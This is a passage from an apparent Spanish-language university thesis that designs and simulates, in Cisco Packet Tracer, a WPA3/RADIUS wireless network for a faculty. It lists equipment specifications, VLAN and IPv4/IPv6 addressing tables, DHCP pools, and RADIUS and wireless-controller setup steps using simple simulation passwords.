Tabla 12

Especificaciones técnicas de la tarjeta de red Alfa Network AWUS036NHA

Características	Beneficios
Estándar	IEEE 802.11b/g/n
Bandas	2.412 – 2.483 GHz

	802.11b: 11 Mbps
Máxima velocidad	802.11g: 54 Mbps
	802.11n: 150 Mbps
Chipset	Atheros AR9271
Canales	1 - 11 (América) 1 - 13 (Europa)
Modulación	BSPK, QPSK, CCK y OFDM
Seguridad	WEP, 802.1X, WPA, WPA-PSK, WPA2, AES, TKIP

Nota. Tomado de ALFA, por ALFA Network, 2023.

Figura 36

Intel® Dual Band Wireless-AC 7265



Nota. Tomado de Intel, por INTEL, 2023.

Figura 37

Alfa Network AWUS036NHA



Nota. Tomado de ALFA, por ALFA Network, 2023.

- Clientes inalámbricos

Serán todos los equipos de red de los estudiantes, docentes y personal administrativo que se utilicen la red inalámbrica mediante el punto de acceso para acceder a recursos en línea, realizar investigaciones, enviar correos electrónicos, participar en discusiones en línea, entre otras actividades. La gestión adecuada de los clientes inalámbricos es esencial para garantizar una experiencia de usuario satisfactoria, asegurar la estabilidad y seguridad de la red, y garantizar el cumplimiento de las políticas de uso aceptable. Por lo tanto, es importante contar con un sistema de gestión de clientes inalámbricos que permita el registro y la autenticación de los dispositivos, el monitoreo y la resolución de problemas de conexión, y la aplicación de políticas de seguridad y control de acceso.

- Router Inalámbrico

Para el proyecto se utilizará el router inalámbrico de la marca TP-Link de la serie AX3000 ilustrado en la Figura 38. Se plantea crear un punto de acceso con este dispositivo dado que cumple con los requerimientos necesarios para la realización de pruebas en la FICA, cumple con el estándar inalámbrico 802.11ac, la seguridad inalámbrica WPA3 y el estándar RADIUS. Específicamente el modelo AX55 que presenta las características que se observan en la Tabla 13.

Tabla 13

Especificaciones técnicas de TP-Link AX55

Características	Beneficios
Estándares	IEEE 802.11ax/ac/n/a 5GHz IEEE 802.11ax/n/b/g 2.4GHz
Velocidades Wi-Fi	5GHz: 2402Mbps 2.4GHz: 574Mbps

Rango Wi-Fi	4 antenas de alto rendimiento Beamforming FEM de alta potencia
Capacidad Wi-Fi	Doble Banda OFDMA DFS
Modo de trabajo	Modo Router Modo Access Point
Cifrado Wi-Fi	WPA WPA2 WPA3-Personal WPA/WPA2-Enterprise (802.1x)

Nota. Tomado de *Tp-Link*, por Tp-Link, 2023.

Figura 38

TP-Link AX55



Nota. Tomado de *Tp-Link*, por Tp-Link, 2023.

- Laptop

Para el proyecto se utilizará el computador personal Strix GL753VD ilustrado en la Figura 39 que consta con un procesador Intel® Core™ i7 7700HQ de séptima generación y la tarjeta gráfica nvidia GTX 1050 4GB en una pantalla full hd de 17 pulgadas con una memoria RAM de 32 GB DDR4 y un teclado retroiluminado RGB.

Figura 39*Strix GL753VD*

Fuente: Tomado de ASUS, por ASUS, 2023.

3.4.3. Diseño Lógico de la Red Inalámbrica Wi-Fi 5

El diseño lógico define la arquitectura de la red, mientras el diseño físico establece el detalle de los componentes y configuraciones. Dichos diseños tienen que crearse en función de las necesidades tanto actuales como las previsibles para la facultad, esto con el fin de obtener el mayor rendimiento de la red. Por lo que para este diseño se toma en cuenta la administración de las VLANs¹² creadas en la universidad haciendo especial énfasis en las utilizadas para la FICA dado que al segmentar las redes en dominios más pequeños se tiene un mejor rendimiento en la red. Todo nace en el switch de core primario que se encuentra ubicado en el edificio central de la universidad donde se realiza la creación de las VLANs que serán propagadas por el protocolo VTP¹³ configurado en modo servidor para que los otros switches ubicados en las diferentes zonas de la universidad conozcan la configuración del switch primario, los otros switches deberán estar configurados con el protocolo VTP en modo cliente. Para lo cual se tiene una distribución de VLANs como se observa en la Tabla 14 referente a la FICA.

¹² Virtual Local Area Network

¹³ VLAN Trunk Protocol

Tabla 14*Distribución de VLANs*

VLAN	Descripción	Dirección IP	Máscara de Subred
38	Nativa	-	-
40	FICA-Laboratorios	157.100.156.0	255.255.254.0
42	FICA-Wireless	157.100.193.0	255.255.255.0
44	FICA-Administrativos	157.100.194.0	255.255.255.0
86	Eduroam	157.100.0.0	255.255.192.0

3.4.4. Direccionamiento de la Red Inalámbrica

Para el diseño lógico de la red se utilizará una IPv4 de clase B, dado que esta clase es utilizada en redes de tamaño medio, como organizaciones o universidades. Esta clase permite crear un número de redes igual a $2^{14} = 16384$ redes, pero con muchos menos equipos conectados a ellas, 65534 dispositivos, lo suficiente para las necesidades de la facultad. El rango inicia en 128.0.0.0 hasta 191.255.255.255 los dos primeros bloques identifican la red y los restantes a los equipos conectados a ella como se ilustra en la Tabla 15.

Dirección IPv4: 157.100.0.0

Tabla 15*Direccionamiento de la red IPv4*

Dispositivo	Puerto	Dirección IP	Máscara de Subred	Gateway
Cloud	G8	9.9.9.1	255.255.255.252	NA
R0	G0/0/0	9.9.9.2	255.255.255.252	NA

	G0/0/1	10.10.10.1	255.255.255.0	NA
CISCO ASA 5520	G1/1	10.10.10.2	255.255.255.0	NA
	G1/2	157.100.177.1	255.255.255.0	NA
	G1/3	192.168.100.1	255.255.255.0	NA
	WLC 5508 HA	G1	157.100.183.2	255.255.255.0
WLC 5508 HA2	G1	157.100.183.3	255.255.255.0	157.100.183.1
PC- Gestión	G0	157.100.183.4	255.255.255.0	157.100.183.1
Servidor DHCP	G0	157.100.177.2	255.255.255.0	157.100.177.1
Servidor RADIUS	G0	157.100.177.3	255.255.255.0	157.100.177.1
Cisco Prime	G0	157.100.177.4	255.255.255.0	157.100.177.1
Servidor Elastix	G0	157.100.177.5	255.255.255.0	157.100.177.1
Cisco 3825	G0	157.100.177.6	255.255.255.0	157.100.177.1

Para el caso del direccionamiento en IPv6 se utilizará la dirección 157:100:CFE9:7531::0 con máscara de subred /114 la que permite tener un número de direcciones IPs igual a 16384 más que suficiente. El direccionamiento de la red con IPv6 se ilustra en la Tabla 16.

Dirección IPv6: 157:100:CFE9:7531::0

Tabla 16

Direccionamiento de la red IPv6


Dispositivo	Puerto	Dirección IP	Prefijo de Red	Gateway
Cloud	G8	900:900:900:7531::1	/126	NA
R0	G0/0/0	900:900:900:7531::2	/126	NA
	G0/0/1	1000:1000:1000:7531::1	/114	NA
CISCO ASA 5520	G1/1	1000:1000:1000:7531::2	/114	NA
	G1/2	157:100:CFE9:7531::4:4001	/114	NA
	G1/3	1920:1680:1000:7531::1	/114	NA
WLC 5508 HA	G1	157:100:CFE9:7531::5:C002	/114	157:100:CFE9:7531::5:C001
WLC 5508 HA2	G1	157:100:CFE9:7531::5:C003	/114	157:100:CFE9:7531::5:C001
PC- Gestión	F0	157:100:CFE9:7531::5:C004	/114	157:100:CFE9:7531::5:C001
Servidor DHCP	F0	157:100:CFE9:7531::4:4002	/114	157:100:CFE9:7531::4:4001
Servidor RADIUS	F0	157:100:CFE9:7531::4:4003	/114	157:100:CFE9:7531::4:4001
Cisco Prime	F0	157:100:CFE9:7531::4:4004	/114	157:100:CFE9:7531::4:4001
Servidor Elastix	F0	157:100:CFE9:7531::4:4005	/114	157:100:CFE9:7531::4:4001
Cisco 3825	F0	157:100:CFE9:7531::4:4006	/114	157:100:CFE9:7531::4:4001

3.4.5. Simulación de la Red Inalámbrica

En el presente capítulo se realizará el diseño e implementación para una infraestructura de red inalámbrica en la Facultad de Ingeniería de Ciencias Aplicadas de la Universidad Técnica del Norte con el protocolo de autenticación WPA3 para poder analizar las nuevas características que brinda este protocolo así como las posibles vulnerabilidades encontradas a lo largo de los años, para lo cual se va a realizar un análisis de los diferentes equipos de red que van a ser utilizados tanto en operatividad, precio y funcionalidad. Para la realización del proyecto se utilizó el software “CISCO Packet Tracer” en la que se puede establecer diferentes funciones tanto básicas como avanzadas y de esta manera permitir diseñar la red inalámbrica tal como se observa en la Figura 40.

Figura 40

Simulación de red UTN




En esta herramienta se tiene beneficios como un entorno de aprendizaje de simulación y visualización realista en tiempos reales. Además de poder crear, configurar y solucionar problemas de redes complejos mediante equipos virtuales para realizar experimentos y de esta manera comprender la creación de redes (CISCO, 2023b).

3.4.5.1. Configuración Servidor RADIUS

Antes de configurar el servidor RADIUS se crea diferentes pools de direcciones en un servidor DHCP para cada vlan de la universidad creada como se ilustra en la Figura 41. En el caso de la configuración del servidor RADIUS se empieza asignando una dirección IP en la interfaz GigabitEthernet 0 o solicitando al servidor DHCP correspondiente al pool de direcciones IPv4 tal como se ilustra en la Figura 42.

Figura 41

Servidor DHCP




The screenshot shows the DHCP configuration interface. The configuration is for the 'EDUROAM' pool on the 'GigabitEthernet0' interface. The service is turned 'On'. The configuration fields are as follows:


- Interface: GigabitEthernet0
- Service: On
- Pool Name: EDUROAM
- Default Gateway: 157.100.0.1
- DNS Server: 8.8.8.8
- Start IP Address: 157.100.0.2
- Subnet Mask: 255.255.192.0
- Maximum Number of Users: 16382
- TFTP Server: 0.0.0.0
- WLC Address: 157.100.183.2

Below the configuration fields is a table listing several DHCP pools with their respective parameters:

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max User	TFTP Server	WLC Address
EDUROAM	157.100.0.1	8.8.8.8	157.100.0.2	255.255.192.0	16382	0.0.0.0	157.100.183.2
Wireless-Estudiantes	157.100.64.1	8.8.8.8	157.100.64.2	255.255.192.0	16382	0.0.0.0	157.100.183.2
Wireless-Docentes	157.100.128.1	8.8.8.8	157.100.128.2	255.255.248.0	2026	0.0.0.0	157.100.183.2
Wireless-Eventos1	157.100.136.1	8.8.8.8	157.100.136.2	255.255.248.0	2026	0.0.0.0	157.100.183.2
Wireless-Eventos2	157.100.144.1	8.8.8.8	157.100.144.2	255.255.248.0	2026	0.0.0.0	157.100.183.2
TF-IP-Elastix	157.100.152.1	8.8.8.8	157.100.152.2	255.255.252.0	1022	0.0.0.0	157.100.183.2
FICA-Laboratorios	157.100.156.1	8.8.8.8	157.100.156.2	255.255.254.0	510	0.0.0.0	157.100.183.2
FICAYA-Laboratorios	157.100.158.1	8.8.8.8	157.100.158.2	255.255.254.0	510	0.0.0.0	157.100.183.2

Figura 42*Direccionamiento servidor Radius*

Como es un servidor AAA nos dirigimos al apartado de servicios, lo encendemos, seguido colocamos el nombre del cliente que será el Wireless LAN Controller de igual manera la dirección IP del cliente 157.100.183.2 con su contraseña respectiva “radius123” ilustrado en la Figura 43, en este caso se tiene otro WLC con la dirección 157.100.183.3 y su contraseña “radius456”.

Figura 43*Activación de servicio AAA*

Finalmente se crea diferentes usuarios para el acceso a la red, se crea usuarios tanto para estudiantes, docentes, tics y Eduroam cada uno con sus respectivas contraseñas tal como se ilustra en la Figura 44.

Figura 44

Creación de usuarios en el servidor Radius

User Setup

Username Password


	Username	Password
1	EDUROAM	ABCDE-fGH#
2	W_Estudiantes	123456
3	W_Docentes	234567
4	W_Eventos1	345678
5	W_Eventos2	876543
6	W_Administrativos	765432

3.4.5.2. Configuración del WLC

Al momento de configurar el WLC en el apartado de administración se coloca su respectiva dirección IP 157.100.183.2/24 con la dirección del Gateway 157.100.183.1 que es la dirección del router en la subinterfaz Gigabit Ethernet 0/0.18 ilustrado en la Figura 45, de igual forma se coloca una PC que será la que gestione el Wireless LAN Controller, para lo cual se coloca la dirección IP por DHCP quedará dentro del rango de la VLAN 18 es decir 157.100.183.4/24 ilustrado en la Figura 46.

Figura 45

Direccionamiento del WLC 1 y 2







Figura 46

Direccionamiento de la PC de gestión del WLC



Para poder configurar el WLC se ingresa desde la PC de gestión en el navegador colocando la dirección IP del WLC en este caso 157.100.183.2, al cargar la página se deberá crear un usuario con su respectiva contraseña, para la simulación será “admin” como usuario y “Admin123@” para su contraseña como se ilustra en la Figura 47.

Figura 47

Gestión del WLC



Una vez dentro del WLC se coloca el nombre del sistema que será “WLC”, de igual manera se coloca la dirección IP de administración “157.100.183.2” que es la dirección del WLC la máscara de subred y el gateway por defecto, así como la VLAN de administración como se observa en la Figura 48.

Figura 48

Configuración del WLC

System Name	WLC
Country	United States (US)
Date & Time	07/06/2023 14:15:40
Timezone	Central Time (US and Canada)
NTP Server	(optional)
Management IP Address	157.100.183.2
Subnet Mask	255.255.255.0
Default Gateway	157.100.183.1
Management VLAN ID	0

Back Next

En el siguiente apartado se configura el servidor Radius en el WLC con su respectivo nombre con la seguridad WPA2-Enterprise debido a que no se tiene WPA3-Enterprise en el simulador, la dirección IP es del servidor Radius con su respectiva contraseña configurada tal como en la Figura 49. Finalmente sale el último apartado de resumen de configuración en el que se aplica los cambios para poder acceder al WLC como en la Figura 50.

Figura 49

Configuración de red Enterprise para conexión con el servidor Radius

The screenshot shows the 'Create Your Wireless Networks' configuration page. At the top, there is a teal header with the number '2' and the text 'Create Your Wireless Networks'. Below the header, there is a yellow bar with a downward arrow. The main configuration area is divided into two sections: 'Employee Network' and 'Guest Network'. The 'Employee Network' section is active, indicated by a green toggle switch. It contains several fields: 'Network Name' (Wi-Fi5), 'Security' (WPA2 Enterprise), 'Authentication Server IP Address' (157.100.177.3), 'Auth. Server Shared Secret' (masked with dots), 'Confirm Shared Secret' (masked with dots), 'VLAN' (Management VLAN), and 'DHCP Server Address' (0.0.0.0 (optional)). The 'Guest Network' section is inactive, indicated by a grey toggle switch. At the bottom of the page, there are two buttons: 'Back' and 'Next'.

Field	Value
Network Name	Wi-Fi5
Security	WPA2 Enterprise
Authentication Server IP Address	157.100.177.3
Auth. Server Shared Secret	*****
Confirm Shared Secret	*****
VLAN	Management VLAN
DHCP Server Address	0.0.0.0 (optional)

Figura 50

Resumen de configuraciones

1 Controller Settings	
Username	admin
System Name	WLC
Country	United States (US)
Date & Time	07/06/2023 14:17:37
Timezone	Central Time (US and Canada)
NTP Server	-
Management IP Address	157.100.183.2
Management IP Subnet	255.255.255.0
Management IP Gateway	157.100.183.1
Management VLAN ID	0
2 Wireless Network Settings	
Employee Network	
Network Name	Wi-Fi5
Security	WPA2 Enterprise
Authentication Server IP Address	157.100.177.3
Authentication Server Shared Secret	*****
Employee VLAN	Management VLAN
DHCP Server Address	-

Se ingresa al WLC nuevamente desde la PC de gestión esta vez con el protocolo https además del usuario creado y su respectiva contraseña como se ilustra la Figura 51.

Figura 51

Ingreso al WLC

URL

Authentication Required

User Name:

Password:


Wireless LAN Controller

Welcome! Please click the login button to enter your user name and password

Una vez dentro de las configuraciones del WLC tal como se observa en la Figura 52 se procede a la configuración del servidor Radius creando las interfaces necesarias para las WLANs.

Figura 52

WLC



En el apartado de “controller” e “interfaces” se observa la interfaz de administración creada tal como se ilustra en la Figura 53, por lo que es necesario crear nuevas interfaces en este caso deberán ser siete una para estudiantes, una para docentes, una para administrativos, Eduroam, FICA-Wireless, eventos y otra para la parte de gestión de la facultad. La primera interfaz creada es para Eduroam con la ID de la VLAN 86 como se observa en la Figura 54.

Figura 53

Interfaces del WLC




Figura 54

Nueva Interfaz

Interfaces > New

Interface Name	<input type="text" value="EDUROAM"/>
VLAN Id	<input type="text" value="86"/>

En las configuraciones de la interfaz se selecciona el número del puerto físico del WLC que es el puerto Gigabit número 1, para las direcciones de la interfaz se coloca el número de la VLAN 86 la dirección IP, máscara de subred y el gateway como se ilustra en la Figura 55.

Figura 55

Configuración de la interfaz

The screenshot shows the Cisco Controller configuration page for a new interface. The interface is named "EDUROAM" and has a MAC address of "00:D0:97:D9:16:D3". The configuration includes a port number of "1", a backup port of "0", and an active port of "0". The interface address is configured with a VLAN identifier of "86", an IP address of "157.100.0.2", a netmask of "255.255.192.0", and a gateway of "157.100.0.1". The DHCP information shows a primary DHCP server of "157.100.177.2".

